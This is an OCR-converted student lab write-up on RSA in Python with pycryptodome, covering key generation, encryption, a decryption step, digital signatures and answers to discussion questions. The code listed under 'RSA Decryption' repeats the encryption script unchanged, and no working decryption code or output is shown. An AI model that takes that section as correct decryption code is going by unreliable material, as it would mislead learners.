2. `***pycryptodome***` library installed (`pip install pycryptodome`).


Part 1: Key Generation

RSA requires generating two keys: one public and one private. The private key must be kept secure, while the public key can be shared freely.

Steps:

1. Install the `**pycryptodome**` library if you haven't already using:


pip install pycryptodome



Screenshot showing I've installed pycryptodome.

2. Use the following Python code to generate a pair of RSA keys.


```python
from Crypto.PublicKey import RSA

# Generate a 2048-bit RSA key pair (private and public key)
key = RSA.generate(2048)

# Export the private key and save it to a file
private_key = key.export_key()
with open('private_key.pem', 'wb') as f:
    f.write(private_key)

# Export the public key and save it to a file
public_key = key.publickey().export_key()
with open('public_key.pem', 'wb') as f:
    f.write(public_key)

print("RSA key pair generated and saved!")
```



Screenshot showing I've written and saved the file to my Documents folder.

```
C:\Users\iyana>
C:\Users\iyana>cd Documents

C:\Users\iyana\Documents>py rsa_keygen.py
RSA key pair generated and saved!

C:\Users\iyana\Documents>
```

Screenshot showing result after running the python file. The RSA key pair has been generated and saved.



Screenshot showing the private and public keys were created and saved in Documents.

Part 2: RSA Encryption


Now that you have a public key, let's use it to encrypt a message.

Steps:

1. Load the public key and use it to encrypt a plaintext message.

2. The `PKCS1_OAEP` cipher is used to pad the message before encryption.

```python
from Crypto.Cipher import PKCS1_OAEP
from Crypto.PublicKey import RSA
from base64 import b64encode

# Load the public key from the file
with open('public_key.pem', 'rb') as f:
    public_key = RSA.import_key(f.read())

# Encrypt the message
message = "Hello, welcome to the world of RSA encryption!"
cipher = PKCS1_OAEP.new(public_key)
encrypted_message = cipher.encrypt(message.encode())

# Encode the encrypted message in base64 for easier display
encoded_encrypted_message = b64encode(encrypted_message).decode()

print("Encrypted Message:", encoded_encrypted_message)
```



Screenshot showing, I wrote the python encryption script.

```
C:\Users\iyana\Documents>py rsa_encrypt.py
Encrypted Message:  Abg8RdTLv43Ue5Is6KPlEyRtUCUfoEfWNQNPpI9MEo1cqKD4agIKYcTkGWgejI41XvrtfR+kDHep8LLkaCEGBs
Tt+n2CZd7oZ6I+c5nRWZGqhEqn3VaFPIfw6ljet27fSS9ZsLr4aezsfwLcnobSM+/FEPPBPP6aBM/ZOsOcQrcmS7z5f9eQRza+PYDFS4mP
Aj2e3KxYo6D7yjEIWZhzQRlc3uLbXVUbzkWI7dj/JcUgDRZugzW5q/PZD73ZHyYnt8bY5pkoiOwp5Z4tj/ZHgy9934nebp5Qe12yxzdXY3
wmUnFBofRlIMDuuZCV92qOCkWKPT/Fbg3bJR95e1RnXQ==

C:\Users\iyana\Documents>
```

Screenshot showing encrypted message after running the script.

Part 3: RSA Decryption

To decrypt the message, the recipient will use their private key.


Steps:

1. Load the private key.


2. Decrypt the previously encrypted message.

```python
from Crypto.Cipher import PKCS1_OAEP
from Crypto.PublicKey import RSA
from base64 import b64encode

# Load the public key from the file
with open('public_key.pem', 'rb') as f:
    public_key = RSA.import_key(f.read())

# Encrypt the message
message = "Hello, welcome to the world of RSA encryption!"
cipher = PKCS1_OAEP.new(public_key)
encrypted_message = cipher.encrypt(message.encode())

# Encode the encrypted message in base64 for easier display
encoded_encrypted_message = b64encode(encrypted_message).decode()

print("Encrypted Message:", encoded_encrypted_message)
```

Highly likely this code should be using the private key so I'll just use that, if it fails I'll type what I see here and use the public key.



Screenshot showing I've created the python script to decode the message.



Screenshot showing results after running the decryption script. I got back the plaintext message.

Part 4: Discussion Questions

1. What are the advantages and disadvantages of RSA compared to symmetric encryption (e.g., AES)?

The **advantages** of RSA include:

- There's no need to share a secret key first.
- RSA uses a public key for encryption, so communicating parties don't need a secure channel to exchange keys.
- RSA allows digital signatures to be applied to messages (this helps with non-repudiation, so parties cannot claim they did not send the message). RSA can be used to prove identity and verify message integrity.
- RSA is good for small pieces of data like keys or authentication.

The **disadvantages** of RSA include:

- RSA is much slower than the AES algorithm. It takes more CPU time because it uses large numbers (2048+ bits).
- RSA can't encrypt large data efficiently. Because it takes more CPU time, RSA is usually only used to encrypt small pieces of data or session keys.
- RSA requires larger key sizes to stay secure. It needs huge keys like (2048-4096 bits), while AES stays secure even with small keys (128-256 bits).

2. What happens if the private key is compromised?

If an unauthorized party gets the private key, they can:

- decrypt any message that was encrypted with the public key.
- impersonate the key owner by creating fake digital signatures.
- access past and future encrypted communication (unless new keys are generated).

With all that, the unauthorized party would have access to information they shouldn't and could frame one of the key holders. The entire security of RSA would be lost, and a new key pair would have to be generated to invalidate the old (compromised) one.

3. How could you prove non-repudiation?

Non-repudiation means proving that a specific person really sent a message and cannot deny it later.

To prove non-repudiation using RSA:

- the sender signs a message with their private key.
- anyone can verify the signature using the sender's public key.
- Because only the real sender should have their private key, the signature proves:
    - 1. They created the message.
    - 2. It didn't change after they signed it.
    - 3. They cannot deny sending it.

For example, if Alice signs a document with her private RSA key and Bob verifies it using Alice's public key, Alice cannot later say she didn't send it.

Digital signatures help ensure non-repudiation.

Sign a Message

- **Objective:** In this challenge, you will simulate how RSA can be used for digital signatures to ensure both integrity and authenticity of messages.

1. Use the private key to "sign" a message by encrypting its hash.

2. The recipient can then use the sender's public key to verify the signature by comparing it with the message's hash.

```python
from Crypto.Signature import pkcs1_15
from Crypto.Hash import SHA256

# Sign the message (private key holder)
message = "This is a very important message."
hash_message = SHA256.new(message.encode())
signature = pkcs1_15.new(private_key).sign(hash_message)

# Verify the message (public key holder)
try:
    pkcs1_15.new(public_key).verify(hash_message, signature)
    print("The signature is valid.")
except (ValueError, TypeError):
    print("The signature is not valid.")
```


---

rsa_digisign.py - C:/Users/iyana/Documents/rsa_digisign.py (3.13.7)

File Edit Format Run Options Window Help

```python
from Crypto.Signature import pkcs1_15
from Crypto.Hash import SHA256
from Crypto.PublicKey import RSA

# Load the private key
with open('private_key.pem', 'rb') as f:
    private_key = RSA.import_key(f.read())

# Load the public key
with open('public_key.pem', 'rb') as f:
    public_key = RSA.import_key(f.read())

# Sign the message (private key holder)
message = "This is a very important message."
hash_message = SHA256.new(message.encode())
signature = pkcs1_15.new(private_key).sign(hash_message)

print("Signature created!")

# Verify the message (public key holder)
try:
    pkcs1_15.new(public_key).verify(hash_message, signature)
    print("The signature is valid.")
except (ValueError, TypeError):
    print("The signature is not valid.")
```

Screenshot showing I've created the python script to use the private key to sign a message via its hash encryption, I had to edit the original a bit because I got a traceback error saying "private_key" was not defined. The keys needed to be loaded into the script.



Screenshot showing, I ran the script, created the signature and it was valid.